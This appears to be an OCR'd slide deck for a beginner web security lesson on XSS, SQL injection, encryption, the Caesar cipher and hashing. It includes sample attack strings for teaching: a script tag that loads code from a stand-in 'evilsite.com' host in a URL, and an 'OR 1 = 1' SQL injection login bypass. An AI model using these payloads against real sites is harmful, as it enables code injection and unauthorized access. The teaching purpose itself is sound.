Security

sebinbenjamin

What we'll do learn today

- Why should I know about security ?
- Threats, Vulnerabilities & Attacks
- Common website threats
- Encryption & Hashing
- HTTPS, SSL & TLS

Why security ?

The Internet is a dangerous place.

Website security is the act/practice of **protecting** websites from unauthorized access, use, modification, destruction, or disruption

We worry about security when we have something of value which is at risk of being harmed.

Breaches and Incidents | Cyber Security News Today | Articles on Cyber Security,

Malware Attack updates

The 15 biggest data breaches of the 21st century

Threats, Vulnerabilities & Attacks

A ***threat*** source refers to an individual or entity that wishes to do us harm in our online lives.

Vulnerabilities are the gaps or weaknesses that undermine an organization's IT security efforts.

Risk refers to the calculated assessment of potential threats to an organization's security and vulnerabilities within its network and information systems.

Common website threats

- Cross-Site Scripting (XSS)
- SQL injection
- Cross-Site Request Forgery (CSRF)
- Distributed Denial of Service
- File inclusion vulnerability

Query components/strings

When a form containing the fields field1, field2, field3 is submitted, the content of the fields could be encoded as a ***query string*** as follows

```
field1=value1&field2=value2&field3=value3...
```

OR

```
field1=value1;field2=value2;field3=value3...
```

```
https://example.com/over/there?name=ferret&color=purple
```


https://en.wikipedia.org/wiki/Query_string

https://stackoverflow.com/questions/39266970/what-is-the-difference-between-url-parameters-and-query-strings

```
inputString = '<script%20src="http://evilsite.com/tricky.js"></script>'

encodedString = encodeURIComponent(inputString);

    "%3Cscript%2520src%3D%22http%3A%2F%2Fevilsite.com%2Ftricky.js%22
    %3E%3C%2Fscript%3E"

decodeURIComponent(encodedString)

    '<script%20src="http://evilsite.com/tricky.js"></script>'
```


http://mysite.com?q=beer**<script%20src="http://evilsite.com/tricky.js"></script>**

https://reactjs.org/docs/introducing-jsx.html#jsx-prevents-injection-attacks


SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
Supplied values
xxx@xxx.xxx
xxx') OR 1 = 1 --]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
SELECT * FROM users WHERE FALSE OR TRUE
SELECT * FROM users WHERE TRUE

Good engineering involves thinking about how things can be made to work;
the ***security mindset*** involves thinking about ***how things can be made to fail .***

- *Bruce Schneier*




https://xkcd.com/538/


Encryption

Encryption involves encoding data so that it can only be accessed by those who have the **key**. This protects it from unauthorized parties.

In a simplest form, ***encryption*** is to convert the data in some unreadable form. This helps in protecting the privacy while sending the data from sender to receiver.

On the receiver side, the data can be ***decrypted*** and can be brought back to its original form.


Key
Plaintext
Encryption
Ciphertext


Key
Ciphertext
Decryption
Plaintext

Encryption & Decryption


The
Caesar cipher
Khan Academy


Earliest example: Ceaser Cipher

The Caesar cipher is one of the earliest known and simplest ciphers.

It is a type of substitution cipher in which ***each letter in the plaintext is 'shifted'*** a certain number of places down the alphabet.

The method is named after Julius Caesar, who apparently used it to communicate with his generals.

Caesar cipher: Encode and decode online — Cryptii


A B C D E F G H I
X Y Z A B C D E F


Hashing


Hashing is the process of converting a given key into another value.


A ***hash function*** is used to generate the new value according to a mathematical algorithm.

The result of a hash function is known as a ***hash value*** or simply, a hash.

A good hash function uses a ***one-way hashing algorithm***, or in other words, the hash cannot be converted back into the original key.


Key
Hash Function
Hash


Fox
cryptographic hash function
DFCD 3454 BBEA 788A 751A
696C 24D9 7009 CA99 2D17
The red fox jumps over the blue dog
cryptographic hash function
0086 46BB FB7D CBE2 823C
ACC7 6CD1 90B1 EE6E 3ABC
The red fox jumps ouer the blue dog
cryptographic hash function
8FD8 7558 7851 4F32 D1C6
76B1 79A9 0DA4 AEFE 4819
The red fox jumps oevr the blue dog
cryptographic hash function
FCD3 7FDB 5AF2 C6FF 915F
D401 C0A9 7D9A 46AF FB45
The red fox jumps oer the blue dog
cryptographic hash function
8ACA D682 D588 4C75 4BF4
1799 7D88 BCF8 92B9 6A6C



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

